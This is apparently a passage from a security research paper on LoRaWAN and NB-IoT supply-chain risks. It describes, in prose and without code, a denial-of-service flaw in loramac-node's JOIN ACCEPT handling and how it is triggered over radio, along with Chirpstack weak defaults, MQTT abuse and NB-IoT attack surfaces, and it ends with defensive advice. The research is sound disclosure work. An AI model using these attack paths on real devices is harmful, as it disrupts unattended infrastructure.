
Figure 6 Architecture of LoRaWAN Nodes

Architecture of LoRaWAN Gateways

Lorawan gateways are similar to routers. Packet Forwarder components are usually running on linux. The Packet Forwarder component reads the Lorawan packet through the driver, encapsulates the data into a specific protocol and sends it to the network server. Packet Forwarder components include packet_forwarder,basicstation,mqtt, etc.

Hardware needs to be connected to SX1301 to operate lora radio packets.

For example, the architecture of the RAK831 gateway shows that it is based on raspberry pie, connects to SX1301 through a converter board and manipulates data through SPI



- Packet Forwarder (Bridge between node and server)
  - packet_forwarder,basicstation,mqtt, etc.
- Linux as OS, It's a router

Figure 7 Architecture of LoRaWAN Gateways

Architecture of LoRaWAN Network Server

The mainstream lorawan servers are chirpstack and ttn, both of which can be used for private deployment. In addition, TTN provides public services that allow anyone to build lorawan solutions. The two architectures are as follows: In general, they all include several components:: MQTT Broker, network server, application server, database, integration. Communication between these components uses MQTT,gRPC,HTTP and other protocols.

Chirpstack




Figure 8 Architecture of Chirpstack

TTN

After introducing the technology implementation in the real world, let's summarize the security risks of lorawan supply chain.

On the node, we can pay attention to the vulnerabilities of the loramac-node software, which is a widely used software.

On the gateway, we can pay attention to the security issues of different Packet Forwarder.

wOn the server, they are all written in golang, so we can focus on the security risks introduced by the default configuration and open source code.




Figure 9 Architecture of TTN

Security Analysis of LoRaMac-node

The loramac-node is developed by semtech and is widely used. Most packet parsing needs to know AES KEY, which we think will be very difficult in future. Therefore, our focus is on the logic before participating in the AES operation, and this part of the code is very simple. But fortunately, we found a vulnerability.

The vulnerability is caused by loramac-node 's failure to verify whether the packet length is valid when processing JOIN ACCEPT response packets. The vulnerability exists in the process of OTAA, which can cause harm to the devices that are joining the network. For deployed projects, it is necessary to rejoin the network, which needs to be combined with other attack methods.

The obvious advantage of this vulnerability is that we can launch attacks without knowing the appkey and achieve a widespread denial of service by sending malicious radio packets.

Send radio packets to nodes

Because of the low power consumption of lpwan, they are not always online, so attacking such devices requires a specific cycle.

The receive window for class a devices is defined in the lorawan specification. After the device sends the uplink packet, two short receiving windows will be opened, and the lora packet will be processed only when it is received in the receiving window. In addition, the downlink channel is also different in different areas. For example, in CN470, RX1 Channel Number equals Uplink Channel Number modulo 48.

Therefore, after calculating the appropriate delay and channel, you can really launch an attack.




Figure 10 Downlink Channe of CN470




Figure 11 The Receive Window for Class A

Debug

After having the ability to send malicious radio packets, we can select some development boards as the environment for loramac-node debugging. We can choose the P-NUCLEO-LRWAN1 development board as the test equipment, which provides MCU, expansion boards, and stlinks. VS CODE and openocd are used to debug the software. This development board is very suitable for debugging the protocol stack. Can help us quickly verify the vulnerability.




Figure 12 P-NUCLEO-LRWAN1 Development Board

Our Practice

We chose a temperature sensor as the target to test it. The attack flow is as follows: when the temperature sensor sends an uplink OTAA packet, our hijacker sniff the radio packet and notify the local server.

After calculating the downlink channel and delay, the local server sends the malicious packet to the hijacker. The hijacker sends it to the device after an appropriate delay. At this point, the sensor receives malicious packets, triggers related vulnerabilities, and the device denies of service.

The above is the practice of the loramac-node vulnerabilities we found in the actual device. We believe that lpwan equipment is used very much and is mostly used in unattended scenarios such as smart cities and agriculture. Even denial of service has a great impact.



Attacker Gateway
Victim Device
Hijacker
Local Server
1
2
3
4
5
6
7
1. The victim sends OTAA packet
7. Device dropped or restarted
2. Sniffing the upstream channel
3. Notify the local server.
6. Send malicious radio to the victim
4. Calculate downlink channel and delay
5. Send malicious data to hijacker

Figure 13 Attack Flow of Our Practice

Security Analysis of LoRa Basics™ Station

LoRa Basics Station is new state-of-the-art gateway packet-forwarder. Compared with traditional components, it defines two protocols, CUPS and LNS. Cups is used to upgrade Basics Station, and the protocol format generally includes length and data.

LNS uses websocket to establish a long connection with the server, and the server can send data to the gateway. In theory, if TLS Pinning is used, it will be safer.

The main risks are as follows:

1. This component does not enable authentication mode by default, so a lack of security awareness of the deployer may lead to man-in-the-middle hijacking.
2. The LNS protocol contains powerful capabilities and may be at risk of abuse. The server is fully trusted in the LNS protocol. Therefore, even if TLS is enabled, a malicious server can still abuse the capabilities of the LNS protocol, , such as remote code execution
3. CUPS itself has memory or logic vulnerabilities when processing data, which can lead to security risks.

From the documentation, The LNS contains remote commands. Although this is helpful for remote management of gateways, it may be abused and lead to security risks. Therefore, we can RCE by hijacking or malicious servers to send packets to the gateway components.

Chirpstack: Risk of Abusing the Default Configuration

The default configuration of Chirpstack is a security risk. If the server deployer does not read the instructions carefully or does not have security awareness, it will lead to the risk of an attack on the server.

For example, the default weak password may be used in the database, web. If an attacker can enter the web service of the application server with a weak password, he can obtain sensitive device information, such as device data, appkey, etc.

In addition, some MQTT and gRPC services are not authenticated, which can lead to permissions or data disclosure. We verified these security risks in April last year.

We searched the current network and found that the deployment of Chirpstack servers showed a growing trend, these security risks are worthy of our attention.

MQTT integration is usually used by managers to manage the deployed lorawan solution. In the default configuration of MQTT broker, the username, password and ACL are optional. Therefore, incorrect configuration may bring the following security risks:

1. Attackers can subscribe to any topic through wildcards. In this way, the data of the interaction between the device and the server can be obtained, including device information.
2. After knowing the device information, the attacker can also forge downlink data and send it to the node through MQTT.

LoRaWAN-stack: Security issues of open source code

In addition, UDP parsing logic of the lorawan-stack code may be an attack surface. By Sending a malicious UDP packet causes the server to crash when the gateway id is known. This is also a way to attack the server.

SECURITY INTERNAL OF NB-IOT

Nbiot chips are highly integrated, usually soc. It contains different chip architectures and RTOS.

In addition, the nbiot protocol is far more complex than lorawan. The entire protocol stack includes baseband, TCP/IP, and applications. The baseband includes the physical layer of nbiot, and the upper layer follows the protocol of LTE.

In the nbiot network, there are black boxes in the EPC/eNB/IoT Cloud Platform, which brings a lot of challenges to the security research.




Figure 14 Protocol Stack of NB-IoT

Architecture of NB-IoT Chip (A)

It is a multi-core architecture, each core using ARM Cortex-M0. The three cores are used for different purposes and each core has its own RTOS for task scheduling.

Core A contains the application layer protocols in the TCP/IP protocol stack such as DTLS,COAP,LWM2M. In addition, it also includes the application layer, which is used to provide module vendors to develop the corresponding AT library or application development. APPS can only provide AT command interface, so that external MCU can interact with nbiot chip or module directly through AT command. In this way, the development of the application is mainly focused on the external mcu.

Core B mainly deals with lower-level protocols, including baseband, such as NAS,RRC,L2/L1 related to NBIOT, and uses lwip as the tcp/ip protocol stack to provide socket wrapper function for core A.

Core C is mainly to provide some security capabilities. Including the security check needed by security boot,FOTA and so on. The manufacturer involves a set of RPC mechanism, which uses shared memory to realize the interworking of data between cores.

Architecture of NB-IoT Chip (B)

The other chip architecture is implemented in a single-core way. Take chip B as an example, which uses ARM Cortex-M4. The entire core is divided into two domains, including the application domain and Modem domain. It is very similar to the division of AP and Modem in mobile phones.

Each domain uses a different RTOS for task scheduling. The application domain includes the entire TCP/IP protocol stack and the upper application. C

ompared with chip A, it also uses the lwip library as the TCP/IP protocol stack implementation, but it belongs to the application domain together with the upper layer protocol. Modem domain is mainly related to baseband processing. The two domains communicate with each other by sharing queues. Bootloader is also included in this core.

Similarly, the APP layer in the application domain can provide only the AT command interface for external MCU to operate through the AT command.

Attack Surface of NB-IoT Module

After our reverse analysis, we found that even though different vendors adopted different architectures. But some technical implementations are similar. We summarize the attack surface of NBIOT chip.

There are three categories. The first category is related to TCP/IP, which may use the same third-party libraries or implement specific logic based on the same standards.

The other is related to baseband, where the technology implementation is related to chip vendors, each of which has its own implementation and will not use open source third-party libraries. It is more difficult to find this kind of software vulnerability.

Another category is the risk of inter-core communication or inter-domain communication. Most of the codes we mentioned here belong to chip manufacturers. Module manufacturers mainly work in APPS.

In addition to the attack surface introduced here, the application processing logic developed by the equipment manufacturer will also have security risks. But because the program developed by the equipment manufacturer is not a common component, we will not introduce it here. If you want to attack programs developed by equipment vendors, you can choose vendors with a high market share.

Our Practice

Because the nbiot chip is highly integrated and the technology is closed, it is difficult for us to purchase the evaluation board of the chip for debugging. Therefore, we can only get the running status of the chip by log and debug it.

Manufacturers have provided useful software to view logs. Through the log, we can see some output inside the chip, including the status of the baseband, the output of the application, and so on. It is a little helpful for us to understand the program flow and verify software vulnerabilities.

We made some attempts to send packets to the nbiot chip. Different testing schemes are adopted according to different protocol stacks. If it is a TCP/ip-related test, we use raspberry pie and SIM card to access the network for testing.

For baseband related tests, SDR and SIM cards can be used for testing. We can use open source projects for testing, but the compatibility is not very good at present. At the same time, we can also buy nbiot base stations for testing, but this is not easy. There are still many challenges to overcome throughout the testing process.




Figure 15 TCP/IP Testing Tool




Figure 16 Baseband Testing Tool

SECURITY ADVISE

In this section, we will provide some security suggestions about the LPWAN supply chain.

For LoRaWAN, we believe that node developers should use the latest version of the protocol stack for development. The development and deployment of gateways need to enable authentication and encryption mechanisms. The service provider should clear the weak password, enable authentication, and validate the input data with the open port.

